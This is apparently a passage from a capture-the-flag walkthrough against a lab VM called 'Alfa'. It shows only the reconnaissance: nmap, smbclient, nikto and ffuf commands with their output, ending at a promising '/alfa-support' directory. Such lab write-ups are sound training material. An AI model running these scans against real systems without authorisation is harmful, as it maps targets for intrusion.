

Alfa: 192.168.56.112




```
5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:11      1      60  Unknown vendor
192.168.56.100  08:00:27:de:61:14      2     120  PCS Systemtechnik GmbH
192.168.56.112  08:00:27:ff:d1:30      2     120  PCS Systemtechnik GmbH
```

nmap tcp scan
tcp open port: 21, 80, 139, 445, 65111




```
┌─[root@parrot]─[/home/user/Documents]
└──╼ #nmap -sC -sV -p- alfa
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-13 22:15 +08
Nmap scan report for alfa (192.168.56.112)
Host is up (0.044s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Dec 17 13:02 thomas
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.106
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Alfa IT Solutions
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
65111/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ad:3e:8d:45:48:b1:63:88:63:47:64:e5:62:28:6d:02 (RSA)
|   256 1d:b3:0c:ca:5f:22:a4:17:d6:61:b5:f7:2c:50:e9:4c (ECDSA)
|_  256 42:15:88:48:17:42:69:9b:b6:e1:4e:3e:81:0b:68:0c (ED25519)
MAC Address: 08:00:27:FF:D1:30 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
|_clock-skew: mean: -40m02s, deviation: 1h09m16s, median: -2s
|_nbstat: NetBIOS name: ALFA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: alfa
|   NetBIOS computer name: ALFA\x00
|   Domain name: \x00
|   FQDN: alfa
|_  System time: 2021-06-13T16:17:18+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-13T14:17:18
|_  start_date: N/A
```

nmap udp scan:
nothing special




```
┌─[root@parrot]─[/home/user/Documents]
└──╼ #nmap -sU alfa
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-13 22:15 +08
Nmap scan report for alfa (192.168.56.112)
Host is up (0.00096s latency).
Not shown: 997 closed ports
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 08:00:27:FF:D1:30 (Oracle VirtualBox virtual NIC)
```

smb scan:
nothing interesting going on




```
┌─[root@parrot]─[/home/user/Documents]
└──╼ #smbclient -L \\\\alfa -U guest
Enter WORKGROUP\guest's password: 

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available
┌─[root@parrot]─[/home/user/Documents]
└──╼ #
```

nikto scan:
nothing significant




```
└──╼ $nikto -h alfa
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.112
+ Target Hostname:    alfa
+ Target Port:        80
+ Start Time:         2021-06-13 22:17:14 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Server may leak inodes via ETags, header found with file /, inode: f1e, size: 5b6a72cabd62e, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7681 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2021-06-13 22:17:33 (GMT8) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

ffuf directory scan:
nothing interesting




```
└──╼ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-medium-directories.txt -u http://alfa/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://alfa/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

js                      [Status: 200, Size: 1806, Words: 115, Lines: 21]
images                  [Status: 200, Size: 2411, Words: 126, Lines: 24]
css                     [Status: 200, Size: 2207, Words: 118, Lines: 23]
fonts                   [Status: 200, Size: 4438, Words: 247, Lines: 32]
server-status           [Status: 403, Size: 269, Words: 20, Lines: 10]
                        [Status: 200, Size: 3870, Words: 660, Lines: 96]
:: Progress: [30000/30000] :: Job [1/1] :: 8284 req/sec :: Duration: [0:00:24] :: Errors: 2 ::
┌─[user@parrot]─[~/Documents]
└──╼ $
```

ffuf file scan:
robots.txt might be interesting



```
┌─[user@parrot]─[~/Documents]
└──╼ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-medium-files.txt -u http://alfa/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://alfa/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

index.html              [Status: 200, Size: 3870, Words: 660, Lines: 96]
.htaccess               [Status: 403, Size: 269, Words: 20, Lines: 10]
style.css               [Status: 200, Size: 8499, Words: 604, Lines: 435]
robots.txt              [Status: 200, Size: 459, Words: 1, Lines: 263]
.                       [Status: 200, Size: 3870, Words: 660, Lines: 96]
.html                   [Status: 403, Size: 269, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 269, Words: 20, Lines: 10]
.htm                    [Status: 403, Size: 269, Words: 20, Lines: 10]
.htpasswds              [Status: 403, Size: 269, Words: 20, Lines: 10]
.htgroup                [Status: 403, Size: 269, Words: 20, Lines: 10]
.htaccess.bak           [Status: 403, Size: 269, Words: 20, Lines: 10]
.htuser                 [Status: 403, Size: 269, Words: 20, Lines: 10]
.htc                    [Status: 403, Size: 269, Words: 20, Lines: 10]
.ht                     [Status: 403, Size: 269, Words: 20, Lines: 10]
:: Progress: [17128/17128] :: Job [1/1] :: 4048 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
┌─[user@parrot]─[~/Documents]
└──╼ $
```

Promising directory:
/alfa-support



Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
BROWSE THE FULL DCODE TOOLS' LIST
Results
Console

